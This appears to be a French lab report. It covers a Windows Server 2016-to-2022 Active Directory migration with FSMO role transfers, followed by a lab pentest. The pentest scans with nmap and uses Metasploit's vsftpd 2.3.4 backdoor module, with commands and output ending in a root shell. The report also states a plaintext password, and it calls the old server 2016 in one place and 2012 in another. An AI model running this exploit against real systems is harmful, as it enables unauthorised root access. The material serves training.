Windows Server 2022 Datacenter (expérience de bureau)	x64	07/05/2024



## Installation du système d'exploitation Microsoft Server

### Statut

✓ Copie en cours des fichiers du système d'exploitation Microsoft Server

**Préparation des fichiers pour l'installation (0 %)**

Installation des fonctionnalités

Installation des mises à jour

En cours d'achèvement

## Paramètres de personnalisation

Tapez un mot de passe pour le compte Administrateur intégré que vous connecter automatiquement à cet ordinateur.

Nom d'utilisateur

Administrateur

Mot de passe

\*\*\*\*\*

Entrez de nouveau le  
mot de passe

\*\*\*\*\*



(Guide d'installation.)

Création du mot de passe avec un mot de passe robuste de plus de 10 caractères,(8 caractères minimum.)

## Test de connectivité :

Nous allons maintenant configurer l'adresse IP sur le Serveur Active Directory 2022 (10.10.10.28) afin de pouvoir ping la machine 10.10.10.30 qui est donc le Server Active Directory 2016 pour la migration.

Adresse IP	Version AD	Capture des paquets
10.10.10.30	Windows Server 2016	<pre>C:\Users\Administrateur&gt;ping 10.10.10.28 envoi d'une requête 'Ping' 10.10.10.28 avec 32 octets de données réponse de 10.10.10.28 : octets=32 temps=1ms TTL=128  statistiques Ping pour 10.10.10.28:     Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),     Durée approximative des boucles en millisecondes :         Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms</pre>






10.10.10.28

Windows Server 2022

```
C:\Users\Administrateur>ping 10.10.10.30
Envoi d'un 'Ping' à 10.10.10.30 avec 32 octets
Réponse de 10.10.10.30 : octets=32 temps=cms TTL=128
statistiques Ping pour 10.10.10.30:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (per
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

Sur le serveur 2022 , nous allons promouvoir un serveur de contrôleur de domaine. Nous allons ajouter un domaine existant en utilisant le domaine de l'active Directory 2016 et cliquer sur modifier et taper l'utilisateur et mot de passe, on active le mot de passe de secours : NouveauMotDePasse 123!



on suit l'assistant de configuration des services de domaine en cliquant sur suivant et on installe




Nous allons dans gestionnaire DNS et nous pouvons voir qu'on retrouve notre serveur esdown.local qui dans notre Serveur 2022

Nom	Type	Données
_msdcs	Source de nom (SOA)	[100], srv-dc.esdown.local., hostmaster.e
_sites	Serveur de noms (NS)	srv-dc.esdown.local.
_tcp	Hôte (A)	10.10.10.30
_udp	Hôte (A)	10.10.10.254
DomainDnsZones		
ForestDnsZones		
(identique au dossier parent)	Source de nom (SOA)	[100], srv-dc.esdown.local., hostmaster.e
(identique au dossier parent)	Serveur de noms (NS)	srv-dc.esdown.local.
(identique au dossier parent)	Hôte (A)	10.10.10.30
FIREWALL	Hôte (A)	10.10.10.28
ServerWindows2022	Hôte (A)	10.10.10.20
SRV-BUR	Hôte (A)	10.10.10.30
srv-dc	Hôte (A)	10.10.10.25
SRV-NAS	Hôte (A)	172.16.1.1
SRV-WEB	Hôte (A)	10.10.10.35
WIN-APP	Hôte (A)	10.10.10.40
WIN-TP	Hôte (A)	


On va se rendre dans Utilisateurs et ordinateur Active Directory puis cliquer droit sur le serveur esdown.local et on clique sur maître et opération. :



On applique oui pour transférer le rôle de maître d'opération.



On fait Windows + R et on tape regsvr32 schmmgmt puis cela nous montre "DIIRegisterServer schmmgmt réussi. On clique sur OK.



```
:\Users\Administrateur.ESDOWN>ntdsutil
ntdsutil: roles
Fsmo maintenance: connections
server connections: connect to server WIN-FIHT14AGKA0
Liaison à WIN-FIHT14AGKA0...
Connecté à WIN-FIHT14AGKA0 en utilisant les informations d'identification d'un
utilisateur connecté localement.
server connections: quit
Fsmo maintenance: transfer schema master

Boîte de dialogue de confirmation de transfert de rôle
Voulez-vous vraiment que le rôle du maître d'opérations de
schémas soit transféré au serveur « WIN-FIHT14AGKA0 » ?
[?] [?] Oui Non
```



Nous sommes connectés en fsmo pour transformer le schéma master par ligne de commande.

```
server connections: quit
fsmo maintenance: transfer schema master
Le serveur « WIN-FIHT14AGKA0 » est :
Schéma - CN=NTDS Settings,CN=WIN-FIHT14AGKA0,CN=Configuration,DC=esdown,DC=local
Maître d'attribution de noms - CN=NTDS Settings,CN=WIN-FIHT14AGKA0,CN=Infrastructure,DC=esdown,DC=local
PDC - CN=NTDS Settings,CN=WIN-FIHT14AGKA0,CN=Servers,CN=Default-First-Site-Name,CN=Configuration,DC=esdown,DC=local
RID - CN=NTDS Settings,CN=WIN-FIHT14AGKA0,CN=Servers,CN=Default-First-Site-Name,CN=Configuration,DC=esdown,DC=local
Infrastructure - CN=NTDS Settings,CN=WIN-FIHT14AGKA0,CN=Servers,CN=Default-First-Site-Name,CN=Configuration,DC=esdown,DC=local
fsmo maintenance: transfer naming master
```

Boîte de dialogue de confirmation de transfert de rôle


Voulez-vous vraiment que le rôle de maître d'attribution de noms soit transféré au serveur « WIN-FIHT14AGKA0 » ?

Oui Non

Le serveur 2022 est devenu le serveur Principal et le serveur 2012 et devenu un serveur secondaire.

```
C:\Users\Administrateur.ESDOWN>netdom query fsmo
Contrôleur de schéma          WIN-FIHT14AGKA0.esdown.local
Maître des noms de domaine    WIN-FIHT14AGKA0.esdown.local
Contrôleur domaine princip.  WIN-FIHT14AGKA0.esdown.local
Gestionnaire du pool RID      WIN-FIHT14AGKA0.esdown.local
Maître d'infrastructure       WIN-FIHT14AGKA0.esdown.local
L'opération s'est bien déroulée.
```

Nous avons migré notre serveur 2016 en 2022, maintenant nous allons sur le Server Windows 2022 et comme nous pouvons voir ci-dessous nous avons bien l'utilisateur ESDOWN\Administrateur sur notre Serveur 2022.



## Pentesting d'un Serveur : Techniques et Pratiques d'Attaque :

Voici la méthodologie d'un test d'intrusion sur un serveur web afin de souligner l'importance de la mise en place de mesures de sécurité. Pour ce faire, nous utiliserons Kali Linux pour mener le test d'intrusion sur le serveur.

Nous allons utiliser Nmap pour identifier les ports utilisés et détecter les vulnérabilités potentielles grâce à la commande **nmap -sV --script vulners**.

Commande : nmap -sV --script vulners.

```
└──(root㉿kali)-[~/home/kali]
└──# nmap -sV --script vulners 10.10.10.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 05:26 EDT
Stats: 0:04:54 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.41% done; ETC: 05:31 (0:00:04 remaining)
Nmap scan report for 10.10.10.20
Host is up (0.00025s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100003  3,4       2049/udp   nfs
|   100003  3,4       2049/udp6  nfs
|   100005  1,2,3     38402/udp6 mountd
|   100005  1,2,3     39669/udp  mountd
|   100005  1,2,3     50047/tcp  mountd
|   100005  1,2,3     57509/tcp6 mountd
|   100021  1,3,4     41953/udp  nlockmgr
|   100021  1,3,4     44659/tcp6 nlockmgr
|   100021  1,3,4     46717/tcp  nlockmgr
|   100021  1,3,4     54483/udp6 nlockmgr
|   100227  3          2049/tcp   nfs_acl
```

L'analyse du scan Nmap révèle que le serveur à l'adresse IP 10.10.10.20 expose plusieurs services potentiellement vulnérables, dont vsftpd 2.3.4 avec une backdoor connue (CVE-2011-2523), ainsi que des versions spécifiques de SSH, HTTP, rpcbind, et NFS, nécessitant des mises à jour et des configurations de sécurité pour prévenir des exploits possibles.



Nous allons attaquer le serveur FTP car il n'est pas mis à jour , nous allons utiliser metasploit :

### Liste des commandes :

Commande :	use exploit/unix/ftp/vsftpd_234_backdoor
<u>screenshot :</u>	<pre>msf6 &gt; use exploit/unix/ftp/vsftpd_234_backdoor [*] No payload configured, defaulting to cmd/unix msf6 exploit(unix/ftp/vsftpd_234_backdoor) &gt;</pre>
<u>explication de la commande :</u>	C'est le chemin du module d'exploitation au sein de Metasploit. Ce module cible une vulnérabilité spécifique dans vsftpd 2.3.4 qui permet l'exécution de commandes à distance via une backdoor.

**set rhost 10.10.10.20**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.10.10.20
rhost => 10.10.10.20
```

Ici on va tout simplement configurer la cible de la machine

**run**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.20:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.20:21 - USER: 331 Please specify the password.
[+] 10.10.10.20:21 - Backdoor service has been spawned, handling ...
[+] 10.10.10.20:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.10.24:37389 → 10.10.10.20:6200) at 2024-05-16 05:47:27 -0400
```

**root@SRV-BUR:/#**

Cette commande permet simplement d'exécuter le script derrière metasploit et nous voilà dans le shell du FTP.

